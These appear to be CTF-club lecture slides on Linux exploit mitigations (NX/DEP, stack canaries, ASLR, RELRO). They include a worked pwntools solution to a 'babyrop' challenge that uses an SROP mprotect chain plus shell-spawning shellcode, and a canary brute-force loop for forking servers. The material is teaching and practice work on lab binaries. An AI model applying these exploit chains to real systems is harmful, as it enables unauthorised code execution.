Lesson 3: Linux Hardening

How to defeat Linux once and for all!

Leonardo Galli

flagbot (CTF@VIS)

November 7, 2024

Table of Contents

Previous Challenge

Challenge

babyrop

Oh no! Our fibonacci calculator is getting exploited, can you figure out how? I heard it had something to do with negative numbers...
Hints: This binary has only readable memory, so you probably want to remove that limit ;) You will probably have to use a sigreturn frame for this, since there are not enough gadgets for all registers. Also, setting %`rax` is gonna require some effort :)
Files: babyrop.zip
Server: google.jadoulr.tk 42001
Author: Robin Jadoul

Overflow Offset

Overflow Offset

- Can use any technique to figure it out
- I used pwntools and coredumps with cyclic
- Offset is `0x38`

Offset with pwntools

```
exe = context.binary = ELF("./rop")

# get offset
io = local()
io.sendline(b"0\0" + cyclic(128))
io.wait()

core = Coredump("./core")
offset = cyclic_find(core.fault_addr & 0xffffffff) + 2
log.info("Buffer has offset %d", offset)
```

Now what?

- We have a buffer overflow and know correct offset
- How can we get a shell?
- The whole binary is read-only, nothing is writable :(

Now what?

- We have a buffer overflow and know correct offset
- How can we get a shell?
- The whole binary is read-only, nothing is writable :(
- Use mprotect / mmap to create RWX region for shellcoding!
- mprotect / mmap have a lot of arguments and binary does not have a lot of ROP gadgets
- Use a sigreturn syscall to set all registers!

mprotect SROP

mprotect SROP

- First we need a `syscall; ret;` gadget: `0x40127f`
- Next, we need a gadget (chain) for setting %`rax` to `0xf` (15 in decimal)

mprotect SROP

- First we need a `syscall; ret;` gadget: `0x40127f`
- Next, we need a gadget (chain) for setting %`rax` to `0xf` (15 in decimal)
- Call `fib(-15)`, since %`rax` is return value!
- For this, we need to set %`rdi`, the first argument
- Can do this with the following two gadgets:
  - `pop rbx; ...; ret;`: `0x401186`
  - `mov rdi, rbx; ret;`: `0x401260`

ROP Chain

```
frame = SigreturnFrame()
frame.rax = ... # setting up SROP here, explanation will come later

rop = ROP(exe)
rop.call(pop_rbx)
rop.raw(-constants.SYS_rt_sigreturn) # set rbx = -15
rop.raw("A"*8) # filler
rop.call(mov_rdi_rbx) # set rdi = rbx
rop.call(exe.symbols.fib) # call fib(rdi) = fib(-15) -> sets rax = 15
rop.call(syscall_ret) # jump to syscall ret gadget,
                      # since rax = 15 will execute sigreturn
rop.raw(frame) # sigreturn frame contents
```

SigreturnFrame Setup

- Things we need to decide:
  - mprotect or mmap?
  - value of %rip
  - value of %rsp
  - plan for what to do after we return from syscall

SigreturnFrame Setup

- Things we need to decide:
  - mprotect or mmap?
  - value of %rip
  - value of %rsp
  - plan for what to do after we return from syscall
- binary is not stripped, so we have list of its symbols somewhere in memory
- If we point %rsp to that location, we can continue ROPing! Our Plan:
  1. mprotect the whole binary to RWX
  2. set %rsp to 0x402240, since we have a pointer to vuln there
  3. after mprotect, execute return, and so jumping back to vuln
  4. we can overflow again, but this time know the buffer location and it is RWX!

SigreturnFrame Setup

- sigreturn can set all registers for us
- we set %rsp as explained before, %rax to 0xa (mprotect) and %rip to a `syscall; ret;` gadget.
- hence our frame looks like:

```
frame = SigreturnFrame()
frame.rax = constants.SYS_mprotect # for syscall
frame.rdi = addr # address we want to mprotect, here 0x402000
frame.rsi = 0x1000 # amount of bytes we want to mprotect
frame.r10 = constants.MAP_FIXED # not really needed
frame.rdx = constants.eval('PROT_READ | PROT_WRITE | PROT_EXEC') # RWX
frame.rsp = 0x402240 # our "fake" stack after mprotect
frame.rip = syscall_ret # syscall ret gadget
```

Shellcoding

- now vuln is being executed again, however now we know buffer location and stack is RWX!
- buffer overflow, but use it to immediately jump to our buffer!
- fill rest of buffer contents with shellcode:

```
shellcode = 0x402250 # location of our buffer

io.sendline(fit({
    0: b"0\0",
    offset: shellcode, # overwrite rip with shellcode location
    offset + 8: asm(shellcraft.sh()) # shellcode for getting a shell
}))
```

Exploit Mitigations
Data Execution Prevention (DEP)

The Good Old Days

- Initially, CPU and OS did not care where `%rip` points to
- Could point to data (stack or program data) and would still continue executing
- Heavily abused by us for e.g. shellcoding (just write some shellcode in data and jump to data)

Data Execution Prevention (DEP)

- To alleviate this, allow marking of memory regions as not executable
- Has many different names, but they all mean a similar thing:
  - NX (Non-Execute) Bit is hardware on x64 processors responsible for this
  - No-Exec Stack GCC flag to mark stack non executable
  - W^X (Write XOR eXecute) in OpenBSD
- Usually done in hardware, so quite effective
- When trying to jump to NX memory, program will segfault :(
- Enabled by default, even for most CTFs!

Working Around DEP

- ROPing is not directly prevented with DEP
- Use ROP to execute mmap / mprotect and DEP is "removed"
- Find memory region in binary that might still be RWX
- Sometimes RWX is necessary and hence can be exploited:
  - Any JIT engine (Just In Time) such as JavaScript, Java or even C# (with mono)
  - Often Browsers are the main culprit
  - In general, any interpreted language (also python)

Exploit Mitigations
Stack Canary

Up to Now

- Any buffer overflow immediately leads to overwriting `%rip`
- Do not care about contents of buffer before `%rip`

Stack Canary

- Prevent Buffer Overflows by adding a secret value in front of %`rip`
- Check the integrity of the secret value before returning!
- Many different names:
  - Stack Smashing Protector (SSP)
  - Stack Cookie / Canary
- Is generated per-process, not per-function!
- Usually, first byte is a null-byte, and hence you cannot leak it easily
- Enabled by default for normal applications (CTFs not necessarily!)

Example 1: Need for a Null Byte

```
int callme() {
    long canary = get_canary();
    char name[16];
    gets(name); ⇐
    printf("Hello %s", name);
    if (canary != get_canary())
        __stack_chk_fail();
    return 2;
}
```



Figure: The Stack

Example 1: Need for a Null Byte

```
int callme() {
    long canary = get_canary();
    char name[16];
    gets(name);
    printf("Hello %s", name); ⇐
    if (canary != get_canary())
        __stack_chk_fail();
    return 2;
}
```



Figure: The Stack

Output: `"Hello AAAAAAAAAAAAAAAAx???g??"`

Example 1: Need for a Null Byte

```
int callme() {
    long canary = get_canary();
    char name[16];
    gets(name);
    printf("Hello %s", name);
    if (canary != get_canary())
        __stack_chk_fail();
    return 2; ⇐
}
```



Figure: The Stack

Example 2: Leaking with Null Byte

```
int callme() {
    long canary = get_canary();
    char name[16];
    gets(name); ⇐
    printf("Hello %s", name);
    if (canary != get_canary())
        __stack_chk_fail();
    return 2;
}
```



Figure: The Stack

Example 2: Leaking with Null Byte

```
int callme() {
    long canary = get_canary();
    char name[16];
    gets(name);
    printf("Hello %s", name); ⇐
    if (canary != get_canary())
        __stack_chk_fail();
    return 2;
}
```

Output: `"Hello AAAAAAAAAAAAAAAA"`



Figure: The Stack

Example 2: Leaking with Null Byte

```
int callme() {
    long canary = get_canary();
    char name[16];
    gets(name);
    printf("Hello %s", name);
    if (canary != get_canary())
        __stack_chk_fail();
    return 2; ⇐
}
```



Figure: The Stack

Example 3: Leaking with Null Byte and Crashing

```
int callme() {
    long canary = get_canary();
    char name[16];
    gets(name); ⇐
    printf("Hello %s", name);
    if (canary != get_canary())
        __stack_chk_fail();
    return 2;
}
```



Figure: The Stack

Example 3: Leaking with Null Byte and Crashing

```c
int callme() {
    long canary = get_canary();
    char name[16];
    gets(name);
    printf("Hello %s", name); ⇐
    if (canary != get_canary())
        __stack_chk_fail();
    return 2;
}
```



Figure: The Stack

Output: `"Hello AAAAAAAAAAAAAAAA???g??"`

Example 3: Leaking with Null Byte and Crashing

```c
int callme() {
    long canary = get_canary();
    char name[16];
    gets(name);
    printf("Hello %s", name);
    if (canary != get_canary())
        __stack_chk_fail(); ⇐
    return 2;
}
```



Figure: The Stack

Output: `"*** stack smashing detected ***: <unknown> terminated"`

Working Around Stack Canaries

- If you have a relative (or absolute) write to memory, you can skip writing the canary!
- You can try leaking the canary, if you have a way to read memory
- If return never called (or not immediately), you can still overwrite Null Byte and leak canary
- Overwrite global data (not protected)
  - Could allow overwriting of addresses, if they are stored in global variables
  - Or overwriting of ELF information

Exploit Mitigations
Address Space Layout Randomization (ASLR)

Up to Now

- Code execution is very deterministic
- Once you found a usable address (with e.g. gdb) you can reuse it
- In the "good old days", everything was deterministic, even stack!
- Made exploitation very easy, since you always knew where stack and libc were

Address Space Layout Randomization (ASLR)

- Randomize memory layout to make exploitation more difficult
- Stack can be at randomized location automatically and is done by default on most OS
- For code, programmer needs to compile with PIC (Position Independent Code) generating a PIE (Position Independent Executable)
  - Done by default for shared libraries such as libc
  - You cannot know where system function is, without knowing base of libc
  - Often, main program is not compiled with PIC however
  - If main program is compiled with PIC, you cannot easily use gadgets!
- Only base address is randomized, not e.g. the relative positions of different functions!
- Once you know the base of a PIE, you know where all functions are!

Randomization

- Pages have to be aligned, meaning lowest 12 bits are known!
- Address space restricted in x86, for example PIE base only has 8 bits of randomization!
- On x64 much more bits available!
- Not re-applied when you call `fork()` !

Exploit Mitigations
General Tips against Randomization

Partial Overwrites

- A lot of places store existing addresses (such as GOT or stack)
- Only overwrite part of existing address!
  - If new and old address share last byte, no bruteforce needed!
  - Often however, they differ in the last two or three bytes.
  - Still, only 4-12 bits of brute force needed!

Forking is bad

- Nothing is re-randomized when you call `fork()` !
- If you cause a crash in the child, parent will still have same canary, PIE base, etc.
- Often useful in programs that handle their own network connection:
  - Accept incoming connection
  - Fork
  - If in child, run actually program (you will be talking to the child)
  - If in parent continue accepting connections

Leaking with Forks

- Can overwrite Null Byte for a leak, since crash is not important
- Can brute force byte by byte:

```
for byte in range(0, 255): # usually first byte should be null!
    payload = fit(canary_offset: p8(byte)) # don't use p64,
            # otherwise you will overwrite all of the canary!
    did_crash = send_payload(payload)
    if not did_crash:
        log.info("First byte of canary is: 0x%x", byte)
        break
```

Exploit Mitigations
Relocation Read-Only (RELRO)

Dynamic Symbol Resolution

- libc is an example of a dynamic library, any symbols used are dynamically resolved
- If libc is randomized, how can binary know where e.g. system is located?
- Procedural Linkage Table (PLT) and Global Offset Table (GOT) to the rescue!
  - GOT stores addresses of dynamic symbols
  - PLT contains small stubs, that jump to the address stored in the GOT
  - At the beginning GOT points back to PLT, which in turn then jumps to linker to resolve symbol location and write to GOT
  - Once symbol is resolved once, PLT will directly jump to correct address

Using GOT to our Advantage

- If we call `puts(printf@got)` we can leak libc address!
- If we overwrite GOT entry, we can execute arbitrary symbols!
- Can be achieved with ROP, data segment overflow or other means
- Usually, want to overwrite something like exit, since it will be called at the end

Partial RELRO

- Rearrange sections, so that global data overflow should not overflow into GOT, PLT, etc.
- Maps parts of the GOT read-only
- However, important parts are still read-write!

Full RELRO

- Do everything from Partial RELRO
- Resolve all symbols before main function runs
- Map all of the GOT as read-only!
- However, often not used, as it can slow down program startup time!

Defeating Full RELRO

- Currently, no way of actually defeating full RELRO known
- However, there are always other sections which can be overwritten leading to code execution:
  - global file structs
  - `__malloc_hook`
  - linker global symbols
  - etc.
- More information in Further Readings

Other Tips

Identifying Protections

- pwntools includes helper program called checksec
- Usage: `checksec ./vuln`
- Shows you:
  - Architecture
  - RELRO (No, Partial, Full)
  - Stack Canary (No, Yes)
  - NX (No, Yes): No-Exec Stack
  - PIE (No, Yes)
  - If there are RWX segments present

Identifying a Libc

- To find exact address of system or one gadgets, you need to have exact libc binary!
- Easy to do, if running locally, but what about the server?

Identifying a Libc

- To find exact address of system or one gadgets, you need to have exact libc binary!
- Easy to do, if running locally, but what about the server?
- Different symbols always have the same relative address for the same binary!
- Leak address of three or four libc symbols
- Use online database libc database to find the one on the server

one_gadget

- Setting up arguments for execve / system call can be annoying
- Usually, libc can do the work for you!
- one_gadget is a tool that will give you addresses in libc, which call `execve("/bin/sh", 0, 0)` for you
- Will also tell you any constraints you need to fulfill, to prevent a crash

Further Readings

Defeating Mitigations

- ASLR
  - Exploiting Linux and PaX ASLR's weaknesses on 32- and 64-bit systems
- Full RELRO
  - BabyFS Writeup: Abusing file structs
  - Full RELRO Bypass using `__malloc_hook`
  - using libc exit routines

Challenge

Challenge

protections

On the surface this challenge should be very easy to exploit, however, there are some protections...
Hints: No hints this time! Please do not run to many concurrent attempts, otherwise the server will be overloaded!
Files: protections.zip
Server: google.jadoulr.tk 42002
Author: Robin Jadoul